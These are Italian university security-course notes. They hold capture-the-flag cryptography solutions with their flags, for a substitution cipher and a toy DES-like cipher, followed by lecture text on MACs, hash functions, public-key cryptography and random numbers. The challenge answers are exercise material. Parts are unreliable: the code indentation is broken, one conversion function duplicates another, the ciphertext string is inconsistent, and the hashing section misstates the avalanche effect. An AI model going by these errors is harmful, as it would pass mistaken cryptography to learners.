# e.g., http://pi.math.cornell.edu/~mec/2003-2004/cryptography/subs/frequencies.html
# we see that the 'K' is "alone", and we can think to
# K = I
voc = {'K': 'i'}
dec = ''.join(c if c not in voc else voc[c] for c in puzzle) #this is a list comprehension that substitutes the
character in the string with the one in the guess dictionary
print(voc, '\n' ,dec)
# then there is an 'i'Q', which is an M
voc['Q'] = 'm'
dec = ''.join(c if c not in voc else voc[c] for c in puzzle)
print(voc, '\n' ,dec)

# F -> 'a'
voc['F'] = 'a'
dec = ''.join(c if c not in voc else voc[c] for c in puzzle)
print(voc, '\n' ,dec)

## the semilast word contains four letters, and the third character
# is an 'a'. This word could be flag
voc['W'] = 'f'
voc['A'] = 'l'
```

Scritto da Gabriel

```
voc['I'] = 'g'
dec = ''.join(c if c not in voc else voc[c] for c in puzzle)
print(voc, '\n' ,dec)
# not a lot of info...
# however, there is a word with GiG ... G must be a 'D'
voc['G'] = 'd'
dec = ''.join(c if c not in voc else voc[c] for c in puzzle)
print(voc, '\n' ,dec)

# then there is a sentence with "if PDT did"
# PDT could be "you", a likely word with letters not used yet
voc['P'] = 'y'
voc['D'] = 'o'
voc['T'] = 'u'
dec = ''.join(c if c not in voc else voc[c] for c in puzzle)
print(voc, '\n' ,dec)

# slightly better. The second word is goiMg
# M->n
voc['M'] = 'n'
dec = ''.join(c if c not in voc else voc[c] for c in puzzle)
print(voc, '\n' ,dec)

# back on the second sentence
# if you did NLiB Hy ... seems "if you did this by"
voc['N'] = 't'
voc['L'] = 'h'
voc['B'] = 's'
voc['H'] = 'b'
dec = ''.join(c if c not in voc else voc[c] for c in puzzle)
print(voc, '\n' ,dec)

#the fourth word must be "solving"
voc['S'] = 'v'
dec =  ''.join(c if c not in voc else voc[c] for c in puzzle)
print(voc, '\n' ,dec)


#fifth word is "the"
voc['U'] = 'e'
dec = ''.join(c if c not in voc else voc[c] for c in puzzle)
print(voc, '\n' ,dec)

#then, "I wonder if you ..."
voc['V'] = 'w'
voc['C'] = 'r'
dec = ''.join(c if c not in voc else voc[c] for c in puzzle)
print(voc, '\n' ,dec)

#ready to conclude. we can see the flag .. but let's finish the job
#niXe -> nice
voc['X'] = 'c'
dec = ''.join(c if c not in voc else voc[c] for c in puzzle)
```

```
print(voc, '\n' ,dec)


#the last word of the first sentence is cryptogram
voc['J'] = 'p'
dec = ' '.join(c if c not in voc else voc[c] for c in puzzle)
print(voc, '\n' ,dec)
## we did it
# nice going on solving the cryptogram!
# i wonder if you did this by hand or used your resources.
# i'm sure now you want a flag so here it is
# flag doingthisbyhandismorefunthananonlinetool
```

Volendo fare le cose che non siano manuali, tool molto usati dalle challenge online nei cifrari di sostituzione (e, per questa challenge, da tutto il resto del web) sono i seguenti:
https://www.quipqiup.com/
https://www.guballa.de/substitution-solver
Inserendo letteralmente il testo, al primo colpo viene fuori la flag e il testo tradotto; si usano quindi strumenti di risoluzione di questo tipo.

4) DES Solver: Testo, aiuti e soluzione
(*esercizio utile a livello implementativo/visivo; abbastanza complesso e più degli esami stessi*)

Altri riferimenti di soluzioni al link: https://ctftime.org/task/5405

Testo

Larry is working on an encryption algorithm based on DES.
He has not worked out all the kinks yet, but he thinks it works.
Your job is to confirm that you can decrypt a message, given the algorithm and parameters used.
His system works as follows:

1. *Choose a plaintext that is divisible into 12bit 'blocks'*
2. *Choose a key at least 8bits in length*
3. *For each block from i=0 while i<N perform the following operations*
4. *Repeat the following operations on block i, from r=0 while r<R*
5. *Divide the block into 2 6bit sections Lr,Rr*
6. *Using Rr, "expand" the value from 6bits to 8bits.*
   Do this by remapping the values using their index, e.g.
   1 2 3 4 5 6 -> 1 2 4 3 4 3 5 6
7. *XOR the result of this with 8bits of the Key beginning with Key[iR+r] and wrapping back to the beginning if necessary.*
8. *Divide the result into 2 4bit sections S1, S2*
9. *Calculate the 2 3bit values using the two "S boxes" below, using S1 and S2 as input respectively.*

S1	0	1	2	3	4	5	6	7
0	101	010	001	110	011	100	111	000
1	001	100	110	010	000	111	101	011

S2	0	1	2	3	4	5	6	7
0	100	000	110	101	111	001	011	010
1	101	011	000	111	110	010	001	100

10. *Concatenate the results of the S-boxes into 1 6bit value*

11. XOR the result with Lr
12. Use Rr as Lr and your altered Rr (result of previous step) as Rr for any further computation on block i
13. increment r

He has encrypted a message using Key="Mu", and R=2. See if you can decipher it into plaintext.
Submit your result to Larry in the format Gigem{plaintext}.
Binary of ciphertext: 01100101 00100010 10001100 01011000 00010001 10000101

Aiuti:
1) This is a tough one! You need to carefully reverse the process presented in the exercise description.

Here a couple of functions written for you:

```
def rule9b0(b):
    #get indexed
    row = int(b[0])
    col = int(b[1:], 2)

    matrix = [['101','010','001','110','011','100','111','000'],
        ['001', '100','110','010','000','111','101','011']
    ]

    return matrix[row][col]

def rule9b1(b):
    #get indexed
    row = int(b[0])
    col = int(b[1:], 2)

    matrix = [['100','000','110','101','111','001','011','010'],
        ['101','011','000','111','110','010','001','100']]

    return matrix[row][col]
```

2) This is my encryption algorithm.

```
def rule9b0(b):
  #get indexed
  row = int(b[0])
  col = int(b[1:], 2)

  matrix = [['101','010', '001', '110', '011', '100', '111', '000'],
    ['001','100','110','010','000','111','101','011']]
  return matrix[row][col]

def rule9b1(b):
  #get indexed
  row = int(b[0])
  col = int(b[1:], 2)

  matrix = [['100','000','110','101','111','001','011','010'],
    ['101','011','000','111','110','010','001','100']]
```

```
    return matrix[row][col]

# we need to convert the text into bits
def string2binary(text):
    return ' '.join(f"{ord(c):08b}" for c in text)

def binary2string(text):
    return ' '.join(f"{ord(c):08b}" for c in text)

def splitblock(block):
    Lr = block[:6]
    Rr = block[6:]
    return Lr, Rr

def expand_miniblock(b):
    return b[0] + b[1] + b[3] + b[2] + b[3] + b[2] + b[4] + b[5]

def xor(a, b):
    res = int(a, 2) ^ int(b, 2)

    return f"{res:08b}"

def encrypt(text, key, R):
    text_encr = ''

    #Rule 1.
    text_bin = string2binary(text)
    if (len(text_bin) % 12 != 0):
        raise Exception(f'Rule 1 not respected.')

    #Rule 2
    key_bin = string2binary(key)
    if (len(text_bin) < 8):
        raise Exception('Rule 2 not respected')

    #rule3
    #we have some blocks ...
    for bnum in range(len(text_bin) // 12):
        i = bnum

        #define the block
        from_ = 0 + 12*bnum
        to_ = 12 * (bnum + 1)
        block = text_bin[from_:to_]

        #rule4
        for r in range(R):
            #rule5
            Lr, Rr = splitblock(block)

            #rule6
            Rr_expanded = expand_miniblock(Rr)
```

```
        #Rule7
        curr_key = key_bin[(i* R + r) : ((i* R + r)+8)]
        Rr_exp_xor_key = xor(Rr_expanded, curr_key)
        #Rule8
        Rr_exp_xor_key_0 = Rr_exp_xor_key[:4]
        Rr_exp_xor_key_1 = Rr_exp_xor_key[4:]

        #Rule9
        Rr_exp_xor_key_0_conv = rule9b0(Rr_exp_xor_key_0)
        Rr_exp_xor_key_1_conv = rule9b1(Rr_exp_xor_key_1)

        #Rule10
        Rr_sboxes = Rr_exp_xor_key_0_conv + Rr_exp_xor_key_1_conv
        if len(Rr_sboxes) != 6:
          raise Exception("Error on Rule 10")

        #Rule11
        Rr_alt = xor(Lr, Rr_sboxes)[2:]

        #Rule12
        block = Rr + Rr_alt

        #Rule13
        #end of step

      #append the result.
      text_encr += block

  return text_encr
```

Soluzione

```
#the description give us a simplified version of DES.
#the first idea is to reconstruct the process

#Rule 1. Choose a plaintext that is divisible into 12bit 'blocks'
#Rule 2. Choose a key at least 8bits in length
#Rule 3. For each block from i=0 while i<N perform the following operations
#Rule 4. Repeat the following operations on block i, from r=0 while r<R
#Rule 5. Divide the block into 2 6bit sections Lr,Rr
#Rule 6. Using Rr, "expand" the value from 6bits to 8bits.
#    Do this by remapping the values using their index, e.g.
#    1 2 3 4 5 6 -> 1 2 4 3 4 3 5 6
#Rule 7. XOR the result of this with 8bits of the Key beginning with Key[iR+r] and wrapping back to the
# beginning if necessary.
#Rule 8. Divide the result into 2 4bit sections S1, S2
#Rule 9. Calculate the 2 3bit values using the two "S boxes" below, using S1 and S2 as input respectively.
  #
        # S1    0     1     2     3     4     5     6     7
        # 0     101   010   001   110   011   100   111   000
        # 1     001   100   110   010   000   111   101   011
  #
        # S2    0     1     2     3     4     5     6     7
```

```
        # 0     100     000     110     101     111     001     011     010
        # 1     101     011     000     111     110     010     001     100
#Rule10. Concatenate the results of the S-boxes into 1 6bit value
#Rule11. XOR the result with Lr
#Rule12. Use Rr as Lr and your altered Rr (result of previous step) as Rr for any further computation on block i
#Rule13 increment r
# Let's find the other two 3-bit values in a matrix for the S1 and S2 block of rule 9
def rule9b0(b):
  # get indexed
  row = int(b[0])
  col = int(b[1:], 2)
  matrix = [['101','010', '001', '110', '011', '100', '111', '000'],
    ['001','100','110','010','000','111','101','011']]
  return matrix[row][col]

def rule9b1(b):
  # get indexed
  row = int(b[0])
  col = int(b[1:], 2)
  matrix = [['100','000','110','101','111','001','011','010'],
    ['101','011','000','111','110','010','001','100']]
  return matrix[row][col]

# We need to convert the text into bits (8 binary bits, hence the "08b" in the code)
def string2binary(text):
  return ''.join(f"{ord(c):08b}" for c in text)
# Similarly, we convert the binary to the string (similar reasoning with the same code, but in reverse)
def binary2string(text):
  return ''.join(f"{ord(c):08b}" for c in text)

# Made for rule 5 (Divide the block into 2 6bit sections Lr,Rr)
# To do that, we just iterate in row the blocks, iterating up until 6 for the first one
# and, for the second one, starting from the 6th block all the way to the end
def splitblock(block):
  Lr = block[:6]
  Rr = block[6:]
  return Lr, Rr

# Made for rule 6
#  Using Rr, "expand" the value from 6bits to 8bits. Do this by remapping the values using their index, e.g.
#   1 2 3 4 5 6 -> 1 2 4 3 4 3 5 6. In the code we use this exact reasoning
def expand_miniblock(b):
  return b[0] + b[1] + b[3] + b[2] + b[3] + b[2] + b[4] + b[5]

# XOR function already defined for rule 7 → XOR the result of this with 8bits of the Key beginning with
# Key[iR+r] and wrapping back to the beginning if necessary.

 # To accomplish the function, we take "a" and "b" in binary and return the result XORed in string form
def xor(a, b):
  res = int(a, 2) ^ int(b, 2)
  return f"{res:08b}"
```

```
# The whole function of encryption (the decryption follows up right ahead this one); R stays for "rounds",
# so it does around a binary
def encrypt(text, key, R):
  text_encr = ' '

#Rule 1 → Choose a plaintext that is divisible into 12bit 'blocks' (so we use the modulo, as done with
  # even numbers usually)
  text_bin = string2binary(text)
  if (len(text_bin) % 12 != 0):
    raise Exception(f'Rule 1 not respected.')

  #Rule 2 → Choose a key at least 8 bits in length (so just checking the length with "len")
  key_bin = string2binary(key)
  if (len(text_bin) < 8):
    raise Exception('Rule 2 not respected')

  # Rule 3 → For each block from i=0 while i<N perform the following operations
  # What we are doing here with the double slash (//) is the "floor" division, so
  # divides the first number by the second number and rounds the result down to the nearest integer
  # (or whole number). We make this to have 12-bit divisible blocks
  for bnum in range(len(text_bin) // 12):
    i = bnum
# define the block, with a start index for a 12-bit block and the end is similar but adding one to the sum
    from_ = 0 + 12*bnum
    to_ = 12 * (bnum + 1)
    block = text_bin[from_:to_]  # So the block will iterate all the way in the text
      # Rule 4 → Repeat the following operations on block i, from r=0 while r<R

 for r in range(R):
      # Rule 5 → Divide the block into 2 6bit sections Lr,Rr
      Lr, Rr = splitblock(block)

      # Rule 6 →Using Rr, "expand" the value from 6bits to 8bits. Do this by remapping the values using
      # their index -  e.g., 1 2 3 4 5 6 -> 1 2 4 3 4 3 5 6
      Rr_expanded = expand_miniblock(Rr)

      # Rule 7 → XOR the result of this with 8bits of the Key beginning with Key[iR+r] and wrapping back
      # the beginning if necessary.
      curr_key = key_bin[(i* R + r) : ((i* R + r)+8)]
      Rr_exp_xor_key = xor(Rr_expanded, curr_key)

      # Rule 8 → Divide the result into two 4-bit sections S1, S2
      Rr_exp_xor_key_0 = Rr_exp_xor_key[:4]
      Rr_exp_xor_key_1 = Rr_exp_xor_key[4:]

      # Rule9 → Calculate the two 3-bit values using the two "S boxes" below, using S1 and S2 as input
      #respectively.
      Rr_exp_xor_key_0_conv = rule9b0(Rr_exp_xor_key_0)
      Rr_exp_xor_key_1_conv = rule9b1(Rr_exp_xor_key_1)
```

```
        #Rule10 → Concatenate the results of the S-boxes into one 6bit value
        Rr_sboxes = Rr_exp_xor_key_0_conv + Rr_exp_xor_key_1_conv

 if len(Rr_sboxes) != 6:
          raise Exception("Error on Rule 10")

        #Rule11 → XOR the result with Lr
        Rr_alt = xor(Lr, Rr_sboxes)[2:]

        #Rule12 → Use Rr as Lr and your altered Rr (result of previous step) as Rr for any further
        #computation on block i
        block = Rr + Rr_alt
        #end of step - Rule13 → Increment R (already incremented because of the for lop nature)
      #append the result.
      text_encr += block
   return text_encr

# solution
def decrypt(text, key, R):
   text_dec = ' '

   #the text is already in the bit format.
   #we only need to convert the key
   text_bin = text
   key_bin = string2binary(key)
   if (len(text_bin) < 8):
      raise Exception('Rule 2 not respected')

   #like the previous cycle, we need to iterate over the blocks.
   #since the blocks are independent between each other, we can use the
   #same order of the encryption algorithm

   for bnum in range(len(text_bin) // 12):
      i = bnum

      #define the block
      from_ = 0 + 12*bnum
      to_ = 12 * (bnum + 1)
      block = text_bin[from_:to_]

      #we now need to reverse the rule4 loop
      #since this time the results obtained in a specific round affect the
      #next one, we use the reverse order
      #our goal is to retrieve the original Lr and Rr
      for r in range(R-1, -1, -1):
          #in the first round we obtain the components
          # block = Lr + Rr
          Rr, Rr_alt = splitblock(block)

          #to reverse Rule11 we can use the xor properties
          #e.g.: A xor B = C, C xor B = A
          #however, we need to have one of the components at least (A or B) since
          # we have C
```

```
            # N.B. we have something useful. Which is Rr.
            # We know half of the info! we can easily obtain Rr_sboxes
            # compute from rule6 to rule10, where Lr is not involved at all
            # Rule 6
            #  Using Rr, "expand" the value from 6bits to 8bits. Do this by remapping the values using their
            # index, e.g., 1 2 3 4 5 6 -> 1 2 4 3 4 3 5 6
            Rr_expanded = expand_miniblock(Rr)
            #Rule 7 → XOR the result of this with 8bits of the Key beginning with Key[iR+r] and wrapping back
            # the beginning if necessary.
            curr_key = key_bin[(i* R + r) : ((i* R + r)+8)]
            Rr_exp_xor_key = xor(Rr_expanded, curr_key)
            #Rule 8 → Divide the result into 2 4bit sections S1, S2
            Rr_exp_xor_key_0 = Rr_exp_xor_key[:4]
            Rr_exp_xor_key_1 = Rr_exp_xor_key[4:]
           #Rule9 →  Calculate the 2 3bit values using the two "S boxes" below, using S1 and S2 as input
           #respectively.
           Rr_exp_xor_key_0_conv = rule9b0(Rr_exp_xor_key_0)
           Rr_exp_xor_key_1_conv = rule9b1(Rr_exp_xor_key_1)
           Rr_sboxes = Rr_exp_xor_key_0_conv + Rr_exp_xor_key_1_conv
           #Rule10 → Concatenate the results of the S-boxes into 1 6bit value
           if len(Rr_sboxes) != 6:
              raise Exception("Error on Rule 10")

           #we can finally obtain Lr
           Lr = xor(Rr_alt, Rr_sboxes)
           Lr = Lr[2:]
           block = Lr + Rr

        #obtain the new block
        new_block = Lr + Rr
        #print(new_block)
        # raise Exception('# DEBUG: ')

        #append the result.
        text_dec += new_block

    #Convert from 8digit bits into the integer, and then
    #in the ascii representation
    res = ''
    for i in range(len(text_dec) // 8):
        res += chr(int(text_dec[(i * 8): ((i+1) * 8)] ,2))
    print(res)

#print(encrypt('abc', 'Mu', 2))
puzzle = "0110010100100010100011000101100000001000110000101"
key_ex = 'Mu'
R_ex = 2
#decrypt(puzzle, key_ex, R_ex)
#flag: Min0n!
decrypt(encrypt('Min0n!', 'Mu', 2), 'Mu', 2)  #driver code example
```

Lezione 5: Strumenti crittografici/Cryptographic tools Pt. 2 (Conti)

Un altro tipo di minaccia che esiste per i dati è la mancanza di autenticazione dei messaggi/message authentication. In questo caso, l'utente non è sicuro dell'autore del messaggio. L'autenticazione del messaggio può essere fornita mediante tecniche crittografiche che utilizzano chiavi segrete come nel caso della crittografia.
Requisiti di un meccanismo autenticazione:


- Rivelazione: Significa rilasciare il contenuto del messaggio a qualcuno che non possiede una chiave crittografica appropriata.
- Analisi del traffico: Determinazione del modello di traffico attraverso la durata della connessione e la frequenza delle connessioni tra le diverse parti.
- Inganno: Aggiunta di messaggi fuori contesto da una fonte fraudolenta in una rete di comunicazione. Questo porta alla sfiducia tra le parti che comunicano e può anche causare la perdita di dati critici.
- Modifica del contenuto: Modifica del contenuto di un messaggio. Ciò include l'inserimento di nuove informazioni o la cancellazione/modifica di quelle esistenti.
- Modifica della sequenza: Modifica dell'ordine dei messaggi tra le parti. Ciò include l'inserimento, la cancellazione e il riordino dei messaggi.
- Modifica dei tempi: Include il replay e il ritardo dei messaggi inviati tra le diverse parti. In questo modo viene interrotto anche il tracciamento della sessione.
- Rifiuto della fonte: Quando la fonte nega di essere l'originatore di un messaggio.
- Rifiuto della destinazione: Quando il destinatario del messaggio nega la ricezione.

In generale:

- Protegge dagli attacchi attivi
- Verifica l'autenticità del messaggio ricevuto
  - Contenuto inalterato
  - Da una fonte autentica
  - Tempestivo e nella sequenza corretta
- Può utilizzare la crittografia convenzionale
  - Solo il mittente e il destinatario hanno la chiave necessaria

- Oppure un meccanismo di autenticazione separato
  - Aggiunta del tag di autenticazione al messaggio in chiaro

L'algoritmo MAC è una tecnica crittografica a chiave simmetrica per fornire l'autenticazione dei messaggi.
Per stabilire il processo di MAC, il mittente e il destinatario condividono una chiave simmetrica K.
In sostanza, il MAC è una somma di controllo crittografata generata sul messaggio sottostante e inviata insieme a un messaggio per garantirne l'autenticazione.
Il processo di utilizzo del MAC per l'autenticazione è illustrato nell'immagine seguente.



Cerchiamo ora di comprendere l'intero processo in dettaglio:

- Il mittente utilizza un algoritmo MAC pubblicamente noto, inserisce il messaggio e la chiave segreta K e produce un valore MAC.
- Come l'hash, anche la funzione MAC comprime un input arbitrariamente lungo in un output di lunghezza fissa. La differenza principale tra hash e MAC è che il MAC utilizza la chiave segreta durante la compressione.
- Il mittente inoltra il messaggio insieme al MAC. In questa sede si assume che il messaggio sia inviato in chiaro, poiché si tratta di fornire l'autenticazione dell'origine del messaggio e non la riservatezza. Se è richiesta la riservatezza, il messaggio deve essere crittografato.
- Quando riceve il messaggio e il MAC, il ricevitore inserisce il messaggio ricevuto e la chiave segreta condivisa K nell'algoritmo MAC e computa nuovamente il valore MAC.
- Il ricevitore verifica ora l'uguaglianza tra il MAC appena calcolato e quello ricevuto dal mittente. Se coincidono, il destinatario accetta il messaggio e si assicura che sia stato inviato dal mittente previsto.
- Se il MAC calcolato non corrisponde a quello inviato dal mittente, il destinatario non può stabilire se è il messaggio a essere stato alterato o se è l'origine a essere stata falsificata. In definitiva, il destinatario assume con sicurezza che il messaggio non sia autentico.


Limitazioni del MAC

Esistono due limitazioni principali del MAC, entrambe dovute alla natura simmetrica del suo funzionamento.

1) Stabilire un segreto condiviso.
- Può fornire l'autenticazione dei messaggi tra utenti legittimi prestabiliti che dispongono di una chiave condivisa.
- Ciò richiede la creazione di un segreto condiviso prima dell'uso del MAC.

2) Impossibilità di fornire il non ripudio
- La non ripudiabilità è la garanzia che l'originatore di un messaggio non possa negare messaggi e impegni o azioni precedentemente inviati.
- La tecnica MAC non fornisce un servizio di non ripudio. Se il mittente e il destinatario sono coinvolti in una disputa sull'origine del messaggio, i MAC non possono fornire una prova che il messaggio sia stato effettivamente inviato dal mittente.
- Anche se nessuna terza parte può calcolare il MAC, il mittente potrebbe negare di aver inviato il messaggio e sostenere che il destinatario lo ha falsificato, poiché è impossibile determinare quale delle due parti ha calcolato il MAC.

Similmente, gli algoritmi di hash sicuro, noti anche come SHA (Secure Hash Algorithms), sono una famiglia di funzioni crittografiche progettate per garantire la sicurezza dei dati. Funzionano trasformando i dati con una funzione hash: un algoritmo che consiste in operazioni bitwise (bit per bit), addizioni in modulo e funzioni di compressione.



La funzione hash produce quindi una stringa di dimensioni fisse che non assomiglia affatto all'originale. Questi algoritmi sono progettati per essere funzioni unidirezionali, il che significa che una volta trasformati nei rispettivi valori hash, è praticamente impossibile ritrasformarli nei dati originali. Alcuni algoritmi di interesse sono SHA-1, SHA-2 e SHA-3, ognuno dei quali è stato successivamente progettato con una crittografia sempre più forte in risposta agli attacchi degli hacker. SHA-0, ad esempio, è ormai obsoleto a causa delle vulnerabilità ampiamente esposte.

Un'applicazione comune di SHA è la crittografia delle password, in quanto il lato server deve tenere traccia solo del valore hash di un utente specifico, piuttosto che della password vera e propria. Ciò è utile nel caso in cui un utente malintenzionato si introduca nel database, in quanto troverà solo le funzioni hash e non le password effettive, per cui se dovesse inserire il valore hash come password, la funzione hash lo convertirebbe in un'altra stringa e quindi negherà l'accesso.

Inoltre, gli SHA presentano l'effetto valanga, per cui la modifica di pochissime lettere crittografate provoca un grande cambiamento nell'output; o al contrario, stringhe drasticamente diverse producono valori hash simili. Questo effetto fa sì che i valori hash non forniscano alcuna informazione sulla stringa in ingresso, come ad esempio la sua lunghezza originale. Inoltre, gli SHA sono utilizzati anche per rilevare la manomissione dei dati da parte degli aggressori: se un file di testo viene leggermente modificato e in modo appena percettibile, il valore hash del file modificato sarà diverso dal valore hash del file originale e la manomissione sarà piuttosto evidente.

Le proprietà di una funzione hash sono le seguenti:
- Applicato a dati di qualsiasi dimensione
- H produce un risultato di lunghezza fissa.
- $H(x)$ è relativamente facile da calcolare per qualsiasi dato x.
- Proprietà unidirezionale
  - È computazionalmente inefficace trovare x tale che $H(x) = h$
- Debole resistenza alle collisioni
  - (dato x) è computazionalmente impossibile trovare y ≠ x tale che $H(y) = H(x)$
- Forte resistenza alle collisioni
  - Computazionalmente impossibile trovare qualsiasi coppia (x, y) tale che $H(x) = H(y)$

- Due approcci di attacco
  - Crittoanalisi
    - Sfruttare la debolezza logica negli algoritmi
- Attacco a forza bruta
  - Prova molti input
  - Forza proporzionale alla dimensione del codice hash
- Algoritmo hash SHA più utilizzato
  - SHA-1 fornisce hash a 160 bit
  - Più recenti SHA-256, SHA-384, SHA-512 offrono dimensioni e sicurezza migliorate


L'asimmetrico è una forma di crittosistema in cui la crittografia e la decrittografia vengono eseguite utilizzando chiavi diverse: la chiave pubblica (nota a tutti) e la chiave privata (chiave segreta). Questa è nota come crittografia a chiave pubblica.

Caratteristiche della chiave di crittografia pubblica:

- La crittografia a chiave pubblica è importante perché non è possibile determinare la chiave di decrittografia conoscendo solo l'algoritmo crittografico e la chiave di crittografia.
- Una delle due chiavi (pubblica e privata) può essere utilizzata per la crittografia e l'altra per la decrittografia.
- Grazie al sistema di crittografia a chiave pubblica, le chiavi pubbliche possono essere liberamente condivise, consentendo agli utenti un metodo facile e conveniente per crittografare i contenuti e verificare le firme digitali, mentre le chiavi private possono essere tenute segrete, garantendo che solo i proprietari delle chiavi private possano decifrare i contenuti e creare firme digitali.
- Il crittosistema a chiave pubblica più utilizzato è RSA (Rivest-Shamir-Adleman). La difficoltà di trovare i fattori primi di un numero composto è la spina dorsale di RSA.

Esempio:

Le chiavi pubbliche di ogni utente sono presenti nel Registro delle chiavi pubbliche. Se B vuole inviare un messaggio riservato a C, allora B cripta il messaggio utilizzando la chiave pubblica di C. Quando C riceve il messaggio da B, C può decriptarlo utilizzando la propria chiave privata. Quando C riceve il messaggio da B, può decifrarlo utilizzando la propria chiave privata. Nessun altro destinatario oltre a C può decifrare il messaggio perché solo C conosce la sua chiave privata.




Componenti della crittografia a chiave pubblica:

- Testo in chiaro / plaintext:
    - È il messaggio leggibile o comprensibile. Questo messaggio viene dato in ingresso all'algoritmo di crittografia.
- Testo cifrato / ciphertext:
    - Il testo cifrato viene prodotto come output dell'algoritmo di crittografia. Questo messaggio non è semplicemente comprensibile.
- Algoritmo di crittografia:
    - L'algoritmo di crittografia viene utilizzato per convertire il testo in chiaro in testo cifrato.
- Algoritmo di decifrazione:
    - Accetta in ingresso il testo cifrato e la chiave corrispondente (chiave privata o chiave pubblica) e produce il testo in chiaro originale.
- Chiave pubblica e privata:
    - Una chiave privata (chiave segreta) o pubblica (nota a tutti) viene utilizzata per la crittografia e l'altra per la decrittografia.

Caratteristiche:

1. Creazione di coppie di chiavi semplice dal punto di vista computazionale
2. Il mittente, che conosce la chiave pubblica, può crittografare i messaggi con facilità computazionale per crittografare i messaggi
3. Il destinatario, che conosce la chiave privata, può decifrare il testo per decifrare il testo cifrato
4. Computazionalmente non fattibile per l'avversario determinare la chiave privata dalla chiave pubblica
5. Computazionalmente non fattibile per l'avversario recuperare il messaggio originale
6. Utile se una delle due chiavi può essere usata per ogni ruolo



Punti deboli della crittografia a chiave pubblica:

- La crittografia a chiave pubblica è vulnerabile agli attacchi Brute-force.
- Questo algoritmo fallisce anche quando l'utente perde la sua chiave privata, allora la Crittografia a chiave pubblica diventa l'algoritmo più vulnerabile.

- La crittografia a chiave pubblica è anche debole nei confronti degli attacchi man in the middle. In questo attacco una terza parte può interrompere la comunicazione a chiave pubblica e quindi modificare le chiavi pubbliche.
- Se la chiave privata dell'utente utilizzata per la creazione del certificato a un livello superiore nella gerarchia dei server PKI (Public Key Infrastructure) viene compromessa o divulgata accidentalmente, è possibile anche un "attacco man-in-the-middle", che rende completamente insicuro qualsiasi certificato subordinato. Questo è anche il punto debole della crittografia a chiave pubblica.

Applicazioni della crittografia a chiave pubblica:

- Crittografia/decrittografia:
  La riservatezza può essere ottenuta utilizzando la crittografia a chiave pubblica. In questo caso il testo in chiaro viene crittografato utilizzando la chiave pubblica del destinatario. In questo modo si garantisce che nessuno, al di fuori della chiave privata del destinatario, possa decifrare il testo cifrato.
- Firma digitale:
  La firma digitale serve per l'autenticazione del mittente. In questo caso il mittente cripta il testo in chiaro utilizzando la propria chiave privata. Questo passaggio assicura l'autenticazione del mittente perché il destinatario può decifrare il testo cifrato solo con la chiave pubblica del mittente.
- Scambio di chiavi:
  Questo algoritmo può essere utilizzato sia per la gestione delle chiavi che per la trasmissione sicura dei dati.

I numeri casuali sono utili per una serie di scopi, come la generazione di chiavi di crittografia dei dati, la simulazione e la modellazione di fenomeni complessi e la selezione di campioni casuali da insiemi di dati più ampi. Sono stati utilizzati anche dal punto di vista estetico, ad esempio nella letteratura e nella musica, e sono ovviamente sempre più popolari nei giochi e nelle scommesse. Quando si parla di numeri singoli, un numero casuale è un numero estratto da un insieme di valori possibili, ognuno dei quali è ugualmente probabile, cioè una distribuzione uniforme. Quando si parla di una sequenza di numeri casuali, ogni numero estratto deve essere statisticamente indipendente dagli altri.

Con l'avvento dei computer, i programmatori hanno riconosciuto la necessità di introdurre la casualità in un programma informatico. Tuttavia, per quanto possa sembrare sorprendente, è difficile che un computer faccia qualcosa per caso. Un computer segue le sue istruzioni alla cieca ed è quindi completamente prevedibile. Esistono due approcci principali per generare numeri casuali utilizzando un computer:
I generatori di numeri pseudo-casuali (PRNG) e i generatori di numeri casuali veri (TRNG). Questi approcci hanno caratteristiche molto diverse e ognuno ha i suoi pro e i suoi contro.

In sostanza, i PRNG sono algoritmi che utilizzano formule matematiche o semplicemente tabelle precalcolate per produrre sequenze di numeri che appaiono casuali.
